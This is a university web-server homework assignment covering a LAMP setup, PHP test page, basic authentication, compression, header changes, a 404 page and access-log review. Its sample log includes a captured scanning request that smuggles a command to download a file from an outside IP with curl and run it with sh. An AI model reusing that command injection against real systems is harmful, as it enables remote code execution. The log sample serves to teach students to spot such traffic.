- [Sally Notrealason](#)
- [Nada Realhumano](#)

A simple page for CSE 135 made with ♥ by Fred McFakerson

Now, each team member should have a personal page linked from the main page. For your personal page build a page that details something about yourself to humanize you and just have a little fun with HTML, CSS, and JavaScript. All pages should validate ([validator.w3.org](http://validator.w3.org)) cleanly, but otherwise you can do as you like. Make sure your URL is under members at your site. For example, if your name was Joe

Then your URL would be something like [http](http://some-ip-address/members/joechen.html) [\\_ \(http://some-ip-address/members/joechen.html\)](http://some-ip-address/members/joechen.html)  
s://yourdomain/members/joechen.html



Note: If you took CSE 134B you can use your portfolio site if you like, simply upload your portfolio site to the new server.

### Specific Notes for Sites

- Make sure you wrote **valid** HTML use the <https://validator.w3.org/nu/> [\\_ \(https://validator.w3.org/nu/\)](https://validator.w3.org/nu/) [\\_ \(http://validator.w3.org\)](http://validator.w3.org) to check
- Make sure your site has a **favicon**. Find out what it is and set-up properly to avoid "silent 404"s. Later on in your access logs you might want to look and see the 404s there.
- Make sure your site has a **robots.txt** file. It should be minimal at this point, but make sure you have one in place.
- Make sure you site can **deploy from Github** - We shouldn't be live editing our code, sure it's great to get started but it would be better to keep our site in a repo at Github and deploy it automatically to Digital Ocean. There are number of ways to perform this task and this can be complicated or simple depending on how YOU decide to do it. Best answers have a simple build process to do this - you can use Github hooks as shown here: <https://www.sitepoint.com/deploying-from-github-to-a-server/> [\\_ \(https://www.sitepoint.com/deploying-from-github-to-a-server/\)](https://www.sitepoint.com/deploying-from-github-to-a-server/) There are other ways including build pipelines. To show how this works make a small movie or animated GIF to show a change of a file, push to your master and the page being then live on Digital Ocean. Name your movie or animated GIF - Github-Deploy.mpeg or Github-Deploy.gif or whatever format you chose. Make sure to detail your set-up in your [README.MD](http://readme.md) [\\_ \(http://readme.md\)](http://readme.md) file you will also turn in.

## Part 3 - Configuring Your Web Server

In this section (which can be done in parallel to part 2) you are going to configure a number of server aspects to familiarize yourself with what web servers do.

**Step 1:** Finish the LAMP stack by installing PHP and MySQL

Following along with the Digital Ocean tutorial linked below, perform steps 2 and 3 installing MySQL and PHP respectively. Make sure you do the securing steps for MySQL and note your passwords and changes for later use.

[\\_ \(https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-ubuntu-18-04\)](https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-ubuntu-18-04) <https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-ubuntu-18-04> [\\_ \(https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-ubuntu-18-04\)](https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-ubuntu-18-04)

**Step 2:** Make a simple PHP Example page like this

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <title>Hello PHP</title>
</head>
<body>
  <h1>PHP Lives!</h1>
  <?php
    phpinfo();
  ?>
</body>
</html>

```

Put this file in your site at the path `/var/www/yourdomain.site/hello.php` (or `/var/www/yourdomain.site/public_html/hello.php`, wherever your web root is)

**Step 3.** Once you have the live page include a screen capture like so proving you have this working.

The screenshot shows a web browser window with the address bar displaying `167.1. /hw1/hello.php`. The page content includes the text "PHP Lives!" and a large box displaying "PHP Version 7.2.24-0ubuntu0.18.04.6" with the PHP logo. Below this is a table of system and configuration details.

System	Linux cse135-s20-tap 4.15.0-66-generic #75-Ubuntu SMP Tue Oct 1 05:24:09 UTC 2019 x86_64
Build Date	May 26 2020 13:09:11
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	20170718

Label this capture: php-verification.jpg

**Step 4: Employ password protection** - Protect your "team" site using basic authentication. You will need to secure your site with SSL before doing this. A full guide can be found here:


<https://www.digitalocean.com/community/tutorials/how-to-set-up-password-authentication-with-apache-on-ubuntu-18-04> [\\_ \(https://www.digitalocean.com/community/tutorials/how-to-set-up-password-authentication-with-apache-on-ubuntu-18-04\)](https://www.digitalocean.com/community/tutorials/how-to-set-up-password-authentication-with-apache-on-ubuntu-18-04)

Note the login information for this in a markdown file that you will submit called **README.MD**

**Step 5: Compress Textual Content** - Install or configure `mod_gzip` or `mod_deflate` to compress pages, verify that is compressing HTML, CSS and JS pages. Write a brief summary of what happened to your HTML file in the Devtools once you enabled compression in your [README.MD](http://readme.MD) [\\_ \(http://readme.MD\)](http://readme.MD) file. Take a screen capture of your DevTools in Chrome showing your content was compressed. Label the compression capture: compression-verify.jpg

**Step 6: Obscure server identity** - Significantly modify the Server: header from the responses to read "Server: CSE135 Server." There are multiple approaches to take here and this can be hard or easy depending on how your approach. The most obvious solution will not accomplish your task properly.

This question will not have a tutorial walk thru purposefully to leave some investigation on your part. Describe what you did to accomplish this task in your [README.MD](#) [.\(http://readme.MD\)](http://readme.MD) file. Take a screen capture of fetching your home page in Devtools or using any other HTTP tool to show the HTTP header has been changed properly as demonstrated below.



Label the obfuscation capture: header-verify. jpg

**Step 7: Configure 404 Page** - Create a simple 404.html file to let site visitors know when they try to access a nonexistent page. Modify your server configuration to route 404 errors to this page. Test the page fetching a crazy URL that doesn't exist on your site and make a screen capture. Help is easily found here - <https://www.digitalocean.com/community/tutorials/how-to-create-a-custom-404-page-in-apache> [.\(https://www.digitalocean.com/community/tutorials/how-to-create-a-custom-404-page-in-apache\)](https://www.digitalocean.com/community/tutorials/how-to-create-a-custom-404-page-in-apache) Label the screen capture: error-page.jpeg

**Step 8: Verify Access Logs and Run a Report**


Find your access logs, they should be in `/var/log/apache2/access.log` and see if you can look at the logs. Note the format of the logs and see if you find odd entries looking for URLs that you do not have or other odds and ends that confuse you. Provide a snippet screen capture of some entries you didn't expect and provide as a submission.

```
40.86.182.18 - - [04/Aug/2020:21:29:14 +0000] "GET /cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=%22;cd%20%2Ftmp;curl%20-0%2F5.206.227.228%2Fzero;sh%20zero;%22 HTTP/1.0" 404 451 "-" "-"
40.86.182.18 - - [04/Aug/2020:21:29:14 +0000] "GET /cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=%22;cd%20%2Ftmp;curl%20-0%2F5.206.227.228%2Fzero;sh%20zero;%22 HTTP/1.0" 404 451 "-" "-"
40.86.182.18 - - [04/Aug/2020:21:29:14 +0000] "GET /cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=%22;cd%20%2Ftmp;curl%20-0%2F5.206.227.228%2Fzero;sh%20zero;%22 HTTP/1.0" 404 451 "-" "-"
40.86.182.18 - - [04/Aug/2020:21:29:14 +0000] "GET /cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=%22;cd%20%2Ftmp;curl%20-0%2F5.206.227.228%2Fzero;sh%20zero;%22 HTTP/1.0" 404 451 "-" "-"
162.158.78.210 - - [04/Aug/2020:21:43:27 +0000] "GET /robots.txt HTTP/1.1" 404 496 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://om/bot.html)"
173.245.54.105 - - [04/Aug/2020:21:43:27 +0000] "GET / HTTP/1.1" 200 574 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.googl
```

Label this file: log-verification.jpg

Next install GoAccess <https://goaccess.io/get-started> (https://goaccess.io/get-started) and create a report from your access logs. Find where your Apache access logs are stored and run a command similar to `goaccess access.log -o report.html --log-format=COMBINED` to generate a report file. Put that report file in your hw1 directory at report.html. It should look something like





Take a screen capture of this report and label it report-verification.jpg.

Analytics Configuration Extra Credit: If you want to run a more interesting analytics system figure out how to install Matomo or Open Web Analytics on your system. Describe the process in your [README.MD](http://readme.md) [\\_\(http://readme.md\)\\_](http://readme.md) of each and provide links for the graders to verify installation.

## Submission

Submission will be handled with Gradescope. This section summarizes all the items you should submit (all files are highlighted). Items not submitted will receive a 0 and misnamed items will have point deductions. Get the details right so we can grade you timely and you can understand your class progress and success.

[README.md](http://readme.md) [\\_\(http://readme.md\)\\_](http://readme.md), which contains:

- Names of all members in your team

- The password for user "grader" on your Apache server
  - UPDATE: If you use an SSH key for your **root** user, you will need to use an SSH key for your **grader** account, which means that we will need the **private key** for this grader account (along with the passphrase for this private key if there is one). **INCLUDE THIS SSH KEY AND (if applicable) PASSPHRASE ALONG WITH THE PASSWORD FOR THE GRADER ACCOUNT** in your submission.
  - **Test logging** into the grader account before submission. If we cannot log into this account, we cannot grade your homework and there may be a penalty. Please indicate all log in information for the TAs carefully.
- Link to [yourdomain.site](http://yourdomain.site) [\\_\(http://yourdomain.site\)\\_](http://yourdomain.site), which has:
  - homepage with team member info and homework links
  - about pages for each team member
  - favicon
  - robots.txt
  - hw1/hello.php
  - hw1/report.html
- Details of Github auto deploy setup
- Username/password info for logging into the site
- Summary of changes to HTML file in DevTools after compression
- Summary of removing 'server' header
- Extra credit: Analytics configuration

initial-index.jpg - default Apache2 page to prove Apache is working

modified-index.jpg - first change to index.html

validator-initial.jpg - validating your copied index.html

vhosts-verify.jpg - demonstrating a functional domain.site, collector.domain.site, reporting.domain.sites

ssl-verify.jpg - verify your site uses HTTPS

github-deploy.mpeg or github-deploy.gif - showing Github deploy process

php-verification.jpg - demonstration of working php page

compress-verify.jpg - demonstration of compression

header-verify.jpg - demonstration of 'server: cse135 server' response header

error-page.jpg - demonstration of functional 404 page

log-verification.jpg - showing you know where your log files are

report-verification.jpg - GoAccess screen capture